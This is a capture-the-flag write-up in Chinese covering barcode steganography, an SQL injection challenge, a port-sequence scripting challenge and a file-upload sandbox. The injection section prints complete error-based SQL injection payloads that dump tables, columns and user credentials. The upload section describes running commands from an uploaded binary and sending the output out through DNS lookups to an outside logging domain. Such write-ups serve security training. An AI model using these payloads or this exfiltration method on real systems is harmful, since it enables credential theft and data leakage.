

## 0x01 条形码隐写


把条形码扔ps里面，然后反色，填充，







然后拿工具识别一下，得到第二关的地址




## 0x02 注入

查看源码，很显然是个注入，而且没有过滤\

所以把用户名设为\，然后会报错，直接xpath报错注入


%0a替代空格

Table\_name Payload：username=\&password=+%0a+or+%0a+updatexml(1,concat(0x7e,(select%0atable\_name%0afrom%0ainformation\_schema.tables%0awhere%0atable\_schema=database()%0alimit%0a0,2),0x7e),1)+%0a+--%0c




字段

username=\&password=+%0a+or+%0a+updatexml(1,concat(0x7e,(select%0acolumn\_name%0afrom%0ainformation\_schema.columns%0awhere%0atable\_name=0x7573657273%0alimit%0a0,1),0x7e),1)+%0a+--%0c



内容


username=\&password=+%0a+or+%0a+updatexml(1,concat(0x7e,(select%0aconcat(username,0x7e,password)%0afrom%0ausers%0alimit%0a1,1),0x7e),1)+%0a+--%0c




## 0x03 ppc

<http://114.215.211.232:4321/server_96a7294dc5c837cbd030318d892dc433>

开了1234端口，生成一个随机数，然后用sub\_400E36根据随机数计算了一个值，如果向服务器发送的值和这个值相等，就会换一个端口进入下一重循环，如果不对就会断开连接





然后每次更换端口是按照这个来的，可以算出来端口顺序是：


C:\Users\bystu\Documents\Tencent Files\97593559\Image\C2C\Image1\WFX8UYV5QNW3X@IAJRUCLGP.png

2713,6350,6175,8764

后写个脚本依次向每个端口发送正确的值，当5次全部都正确了，就能得到flag了

脚本ppc.py


运行：




## 0x04 upload

<http://121.40.198.171:2333/upload_c106711077badfc930278696d1c9ff36>

测试了下，判断的文件头




源码里面有个提示，samdbox信息，ubuntu14.4 32位



编译个c文件上去试试能不能执行命令

一开始怎么执行都不管用，啥命令都没回显，然后想起来bugscan的DNSLog，curl下网址，看看能不能收到，虽然没收到weblog但是收到了dnslog



所以就想用c执行命令，然后拼接到24c0898c.dnslog.link这个域名的前面，然后平台就会接收到dns记录，跟xss平台利用方法相似

脚本在附件

其中dns中不能有空格，所以hex后在返回

最后在/home/cuckoo下找到了flag.txt

读取的时候第一次只能读到126个字节，不知道为什么，然后又改了下脚本，从126开始，然后就全部读取了，



